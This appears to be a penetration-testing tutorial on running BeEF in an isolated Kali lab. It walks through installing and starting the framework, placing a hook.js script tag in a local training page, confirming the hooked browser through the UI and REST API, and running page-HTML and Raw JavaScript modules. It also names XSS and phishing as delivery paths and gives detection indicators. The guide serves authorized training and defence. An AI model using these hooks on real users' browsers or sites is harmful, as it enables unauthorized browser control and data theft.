
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | beef-xss 0.6.0.0-0kali6 (runtime banner reports BeEF 0.5.4.0)ruby 3.3.8chromium or Firefox for the lab browser |
| Lab environment | Pentest lab |
| Privilege | sudo for apt and BeEF service start; normal user for the lab HTML and browser |
| Cert prep | CompTIA PenTest+ (social engineering / client-side assessment concepts) |
| Scope | What a BeEF hooked browser is, how hook.js creates browser-side control, verifying online hooks, safe info modules (page HTML / raw JS), session lifetime, SOP/sandbox limits, SET/Gophish and Metasploit comparisons, troubleshooting, and detection. Not a catalog of credential phishing or exploit modules. |
| Related guides | Social engineering attacks |
BeEF answers a browser question, not a network scan question. You place a JavaScript hook in a page the lab browser loads, the browser phones home while that page context stays alive, and you observe what the framework can see or do inside that browser.
This refresh uses the current Kali beef-xss package, a local Contoso training page, and Chromium as the disposable lab browser. Credential-capture modules stay out of the centerpiece.
What BeEF actually tests
BeEF (Browser Exploitation Framework) assesses the browser context:
- The page loads
hook.jsfrom your BeEF server. - The browser keeps a callback channel open while that page (or hooked origin) remains active.
- You send browser-oriented command modules and read responses.
It does not automatically mean the host OS is compromised. Same-origin policy, sandboxing, permissions, and modern mitigations still apply. Treat a hook as foothold in JavaScript, not as Meterpreter.
Current BeEF architecture
On this lab the Kali package is beef-xss 0.6.0.0-0kali6. The process banner still prints BeEF 0.5.4.0 (that string comes from /etc/beef-xss/config.yaml). Upstream GitHub also ships a v0.6.0.0 tag. Prefer the package and banner you actually run over stale 2019 screenshots on the SERP.
Think of BeEF as a short loop: your server serves a tiny script, a browser runs that script, you send a browser command, and the browser answers back. Nothing in that loop is a shell on the OS by itself.

Read the diagram left to right:
| Piece | What it means for you |
|---|---|
| BeEF server | The Ruby process on port 3000. This is where you log in and pick modules. |
hook.js |
The script tag on your lab page. When the browser loads it, BeEF can talk to that tab. |
| Lab browser | The disposable Firefox or Chromium tab that stays on the Contoso page. |
| Command module | A packaged JavaScript action BeEF pushes into that tab (for example, read page HTML). |
| Browser response | The text or data that comes back into the BeEF UI or API. |
If any step fails, the next one never happens. No hook.js load means no Online browser. No open tab means modules return empty results.
Build an isolated browser lab
Use three local pieces only:
- Kali with BeEF listening on
127.0.0.1:3000(or your isolated lab IP) - A training HTML file you control
- A disposable browser profile (Chromium or Firefox) that loads that file
Do not point BeEF at a public marketing site or a real user’s browser.
Create a lab directory and a quiet training page:
mkdir -p ~/beef-labmkdir prints nothing when the folder is new or already exists. Write the HTML next, including the hook script tag:
cat > ~/beef-lab/training-portal.html <<'EOF'
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Contoso Lab Training Portal</title>
  <script src="http://127.0.0.1:3000/hook.js"></script>
</head>
<body>
  <h1>Contoso Lab Training Portal</h1>
  <p>Authorized browser-side assessment page. No production credentials.</p>
</body>
</html>
EOF
Serve the directory on a second port so the page origin is not the BeEF UI origin. That makes the trust boundary clearer:
python3 -m http.server 8089 --directory ~/beef-labLeave that terminal running. The page is then http://127.0.0.1:8089/training-portal.html.
Install and start BeEF on Kali
Confirm the package version:
dpkg-query -W -f='${Package} ${Version}\n' beef-xssbeef-xss 0.6.0.0-0kali6If it is missing, install it:
sudo apt install beef-xssBeEF refuses the default beef / beef pair. Set a lab password before start (pick your own string; the value below is only what this article used):
sudo ruby /usr/share/beef-xss/set-new-pass.rb /etc/beef-xss/config.yaml 'LabBeEF-ChangeMe'Start the service:
sudo systemctl start beef-xsssystemctl start is quiet on success. Confirm the unit is running:
systemctl is-active beef-xssactiveConfirm the hook file and UI respond:
curl -s -o /dev/null -w '%{http_code}\n' http://127.0.0.1:3000/hook.js200200 means hook.js is reachable. Check that the admin panel redirects unauthenticated clients to the login page:
curl -sI http://127.0.0.1:3000/ui/panel | head -5HTTP/1.1 302 Moved Temporarily
location: /ui/authentication
connection: close
server: thinUnauthenticated panel hits redirect to /ui/authentication. Open that URL in your operator browser (on this lab: http://127.0.0.1:3000/ui/authentication):

That login screen is the operator console, not the victim page. Port 3000 is BeEF. Port 8089 is only the Contoso training HTML you serve with Python. Mixing those two URLs is a common beginner mistake.
Log in with user beef and the password you set. After login you land on the control panel. The Hooked Browsers pane on the left starts empty until a lab browser loads hook.js.
You can also use sudo beef-xss-start, which prints the UI URL and a sample hook tag, then starts the same service. It still requires a non-default password first.
Add the hook and understand the trust boundary
The important line on the training page is:
<script src="http://127.0.0.1:3000/hook.js"></script>Whoever can make the browser execute that script crosses the trust boundary. Common lab paths:
- You open your own HTML that includes the tag
- An authorized phishing simulation (SET / Gophish) serves a page that includes it
- An XSS finding injects the tag into a vulnerable origin you are allowed to test
BeEF does not “break into” the browser by magic. The browser runs JavaScript the page delivered.
Verify the browser is hooked
Open the training page in a disposable browser profile (Firefox or Chromium, GUI or headless). Keep that tab on http://127.0.0.1:8089/training-portal.html. Closing the tab is the fastest way to lose the hook.
Within a few seconds the browser should appear under Online in the BeEF UI. Online means the tab is still loaded and still talking to BeEF. Offline means that callback stopped (tab closed, navigated away, or the browser process exited).

In this lab capture, one Firefox entry sits under Online at 127.0.0.1. Hovering the entry shows origin 127.0.0.1:8089, which is the Contoso page, not the BeEF UI on port 3000. Older Chrome sessions under Offline are leftover tabs from earlier tests. They do not receive new modules until you open the page again and get a fresh Online entry.
The REST API shows the same object after you authenticate:
TOKEN=$(curl -s -H 'Content-Type: application/json' \
  -d '{"username":"beef","password":"LabBeEF-ChangeMe"}' \
  http://127.0.0.1:3000/api/admin/login | python3 -c 'import sys,json; print(json.load(sys.stdin)["token"])')
The assignment stores the API token in $TOKEN with no extra banner. List hooked browsers next:
curl -s "http://127.0.0.1:3000/api/hooks?token=$TOKEN" | python3 -m json.toolTrimmed online entry from this lab:
{
  "id": 5,
  "session": "d2OdHEHPvlqO9tVpe7UHSJ0BGHvucUztEi6tyabhrIT0e4a8oOIVwkVTvLZGhVhHBgAG45tB3kU2RiKo",
  "name": "C",
  "version": "148.0.0.0",
  "platform": "Linux x86_64",
  "os": "Linux",
  "ip": "127.0.0.1",
  "port": "8089",
  "page_uri": "http://127.0.0.1:8089/training-portal.html"
}
name: C is Chrome in the API shorthand. A Firefox lab tab shows as FF in the UI instead. Either way, page_uri and port: 8089 must match your Contoso URL, not http://127.0.0.1:3000/....
Pull browser details for that session (replace the session string with yours):
SESSION='d2OdHEHPvlqO9tVpe7UHSJ0BGHvucUztEi6tyabhrIT0e4a8oOIVwkVTvLZGhVhHBgAG45tB3kU2RiKo'That sets $SESSION to the online browser id from the hooks list. Request the detail document:
curl -s "http://127.0.0.1:3000/api/hooks/${SESSION}?token=$TOKEN" | python3 -m json.tool | head -30{
"browser.name": "C",
"browser.name.friendly": "Chrome",
"network.ipaddress": "127.0.0.1",
"browser.version": "148.0.0.0",
"browser.name.reported": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/148.0.0.0 Safari/537.36",
"browser.engine": "Blink",
"browser.window.title": "Contoso Lab Training Portal",
"browser.window.origin": "http://127.0.0.1:8089",
"browser.window.uri": "http://127.0.0.1:8089/training-portal.html",
"browser.window.cookies": "BEEFHOOK=d2OdHEHPvlqO9tVpe7UHSJ0BGHvucUztEi6tyabhrIT0e4a8oOIVwkVTvLZGhVhHBgAG45tB3kU2RiKo",
"host.os.name": "Linux",
"browser.platform": "Linux x86_64"
}In the UI, click the Online browser, stay on Current Browser → Details, and scroll until you see the window fields. Those rows are the quick visual check that you hooked the right page.

In the screenshot, browser.window.title is Contoso Lab Training Portal, browser.window.origin is http://127.0.0.1:8089, and browser.window.uri points at training-portal.html. That is BeEF reading the tab’s document metadata through the hook. It proves the callback is alive and tied to your lab page.
What you observe here:
- Browser family, version, engine, and User-Agent
- Page title, origin, and URI (the Contoso checks above)
- Capability flags such as WebGL or WebSocket (Yes/No for what that browser supports)
- A
BEEFHOOKcookie that identifies the session - Coarse OS / platform hints
What you do not automatically get:
- Root or SYSTEM on the host
- Arbitrary files outside what the browser can reach
- Cross-origin DOM from other sites (SOP still applies)
Title and URI matching Contoso is success for this step. Seeing “Yes” on WebSocket does not mean the host is owned. It only means that feature exists inside the browser.
Run safe browser modules
Stay in Browser / Hooked Domain information modules first. Keep the Contoso tab open, select the Online browser, then open Commands.
On this install the path is Browser → Hooked Domain → Get Page HTML (module id 274). Click Execute. A row appears under Module Results History. Click that row to open the returned HTML. If the history stays empty, the browser went Offline before the poll finished.

Left pane is the module list. Middle pane is every time you ran that module. Right pane is the description and Execute. Get Page HTML only asks the hooked tab for the current page source. Seeing Contoso markup (and the hook.js tag) in the result means BeEF can read what that origin’s JavaScript can see. It still does not mean the OS is compromised.
Raw JavaScript is module id 80 on this install (ids can shift; confirm in the UI or /api/modules). The REST calls below do the same work as Execute. Use whichever path you prefer.
Send Get Page HTML to the online session:
curl -s -H 'Content-Type: application/json' -X POST -d '{}' \
"http://127.0.0.1:3000/api/modules/${SESSION}/274?token=$TOKEN"{"success":"true","command_id":"7"}Poll the command result (use the command_id you received):
curl -s "http://127.0.0.1:3000/api/modules/${SESSION}/274/7?token=$TOKEN" | python3 -m json.toolDecoded body from this lab (trimmed):
head=
  <meta charset="utf-8">
  <title>Contoso Lab Training Portal</title>
  <script src="http://127.0.0.1:3000/hook.js"></script>
&body=
  <h1>Contoso Lab Training Portal</h1>
  <p>Authorized browser-side assessment page. No production credentials.</p>
The module returned the page HTML the hooked tab could see, including the hook script tag. That is enough to prove browser-side control without phishing modules.
A minimal Raw JavaScript check returning the document title:
curl -s -H 'Content-Type: application/json' -X POST \
  -d '{"cmd":"return document.title;"}' \
"http://127.0.0.1:3000/api/modules/${SESSION}/80?token=$TOKEN"{"success":"true","command_id":"8"}Poll with the command_id from your response (here 8):
curl -s "http://127.0.0.1:3000/api/modules/${SESSION}/80/8?token=$TOKEN"{"0":{"date":1788604303,"data":"{\"data\":\"result=Contoso Lab Training Portal\"}"}}result=Contoso Lab Training Portal matches the <title>. Good first modules for reports:
- Get Page HTML / Get Page HREFs
- Create Alert Dialog (visible UI check in a headed browser)
- Fingerprint Browser
- Raw JavaScript with a one-line
return
Leave Google phishing, webcam, and exploit categories for a scoped engagement where those risks are written into the RoE.
Browser security boundaries
A hook does not equal host compromise. Keep these boundaries in mind:
| Boundary | Effect on BeEF |
|---|---|
| Same-origin policy | Modules act in the hooked origin; they do not freely read other sites’ DOM |
| Process sandbox | Browser bugs aside, JS stays inside the browser sandbox |
| Permissions | Camera, mic, notifications, and geolocation still need user prompts where the browser requires them |
| HTTPS / mixed content | An HTTPS page may block an http:// hook.js |
| CSP | A strict Content-Security-Policy can block the hook script entirely |
When you need OS-level sessions, you are in Metasploit / implant territory, not BeEF alone.
Session and hook lifetime
Hooks are fragile by design:
| Event | Typical result |
|---|---|
| Tab closes | Browser moves Offline; modules stop |
| Full navigation to another origin | Hook often drops unless you re-inject |
| Reload of the same hooked page | New or refreshed session if the script loads again |
| Network blip | Offline until callbacks resume |
| Sleep / laptop lid | Online status ages out quickly |
That is why “browser not showing online” is usually a page-lifetime or connectivity problem, not a mysterious BeEF bug. Keep the tab open while you run modules.
BeEF and social engineering
BeEF often follows a controlled social-engineering step: the user opens a page that includes the hook. In an authorized lab you can pair:
- SET phishing to host a local training form that also loads
hook.js - Gophish to measure who clicked a link to your lab page
The educational point stays the same: the browser trusted the page’s JavaScript. BeEF then lets you measure what that trust enables.
BeEF vs Metasploit
| BeEF | Metasploit | |
|---|---|---|
| Primary context | Hooked browser / JavaScript | Exploits, payloads, sessions on hosts and services |
| Typical “win” | Module results inside the browser | Shell, Meterpreter, or similar host session |
| Persistence | Tab / origin lifetime unless you add browser tricks | Service, user, or implant persistence options |
| Best pairing | Client-side and XSS follow-up | Post-exploitation after a host foothold |
Do not equate a BeEF online browser with a Meterpreter session. See the Metasploit tutorial for host-oriented workflows.
Troubleshooting
| Symptom | Likely cause | Fix |
|---|---|---|
| BeEF exits on start citing default credentials | beef / beef still in config |
Run set-new-pass.rb or edit /etc/beef-xss/config.yaml |
| Hook never appears | Wrong host/IP in <script src>, page not open, or adblock |
Use the reachable BeEF IP; disable blockers on the lab profile; keep the tab open |
| Mixed content errors | HTTPS page loading HTTP hook.js |
Serve both over HTTP in lab, or enable BeEF HTTPS and match schemes |
| CSP blocks script | Page sends a restrictive Content-Security-Policy | Adjust the lab page CSP, or test on an origin that allows the hook host |
| Offline immediately | Headless browser exited, or navigated away | Keep the process/tab alive; avoid closing the window after load |
Modules return empty {} |
Browser went offline before the poll finished | Confirm Online status, re-run while the tab is active |
| UI 404 “Apache CentOS” for unknown paths | BeEF web-server imitation for non-API paths | Use /ui/authentication, /hook.js, and /api/... paths |
Detection ideas
Defenders looking for BeEF-style hooks watch for:
- Unexpected third-party script sources (especially
/hook.json odd hosts) - Persistent XHR/WebSocket callbacks from the browser to an unfamiliar host
- CSP violation reports when a hook is blocked
- New cookies named like
BEEFHOOK - Endpoint / browser controls that flag social-engineering kits
Record the script URL, callback host, and module names you used so blue team can search the same indicators.
Summary
BeEF is a browser-context assessment framework. On Kali you install beef-xss, change the default password, start the service, include hook.js on a page you control, and confirm an online hooked browser with page URI and details that match your lab tab.
Safe modules such as Get Page HTML and a one-line Raw JavaScript return prove control without turning the article into a phishing catalog. A hook is still bound by same-origin policy, sandboxing, and tab lifetime. For delivery measurement use SET or Gophish; for host sessions use Metasploit. Keep BeEF off the public internet and inside authorized scope.
References
- BeEF Project — project site
- beefproject/beef — source and releases
- BeEF wiki — install and API notes
- BeEF RESTful API — hooks and modules API
Frequently Asked Questions
What does a hooked browser mean in BeEF?
It means a browser has loaded BeEF’s hook script and is maintaining a callback channel so the framework can send browser-oriented modules and receive results while that page context stays active.
Does hooking a browser mean the computer is fully compromised?
No. BeEF operates inside the browser’s JavaScript environment. Same-origin policy, sandboxing, and permission prompts still limit what modules can do. Host-level access requires a different foothold.
Why is my BeEF hooked browser offline?
Common causes are closing the tab, navigating away, losing network connectivity, or exiting a headless browser process. Reload a page that includes hook.js and keep the tab open while you run modules.
What is hook.js?
hook.js is the JavaScript file BeEF serves (by default at /hook.js). Including it in a page causes supporting browsers to register with the BeEF server and poll for commands.
Why must I change the default BeEF password?
BeEF refuses to run with the default beef/beef credentials. Kali’s starter script and the BeEF binary both require a different password in the config before the service stays up.
How is BeEF different from Metasploit?
BeEF focuses on hooked browsers and client-side modules. Metasploit is a broader exploitation framework for services and host sessions. A BeEF online browser is not the same as a Meterpreter session.
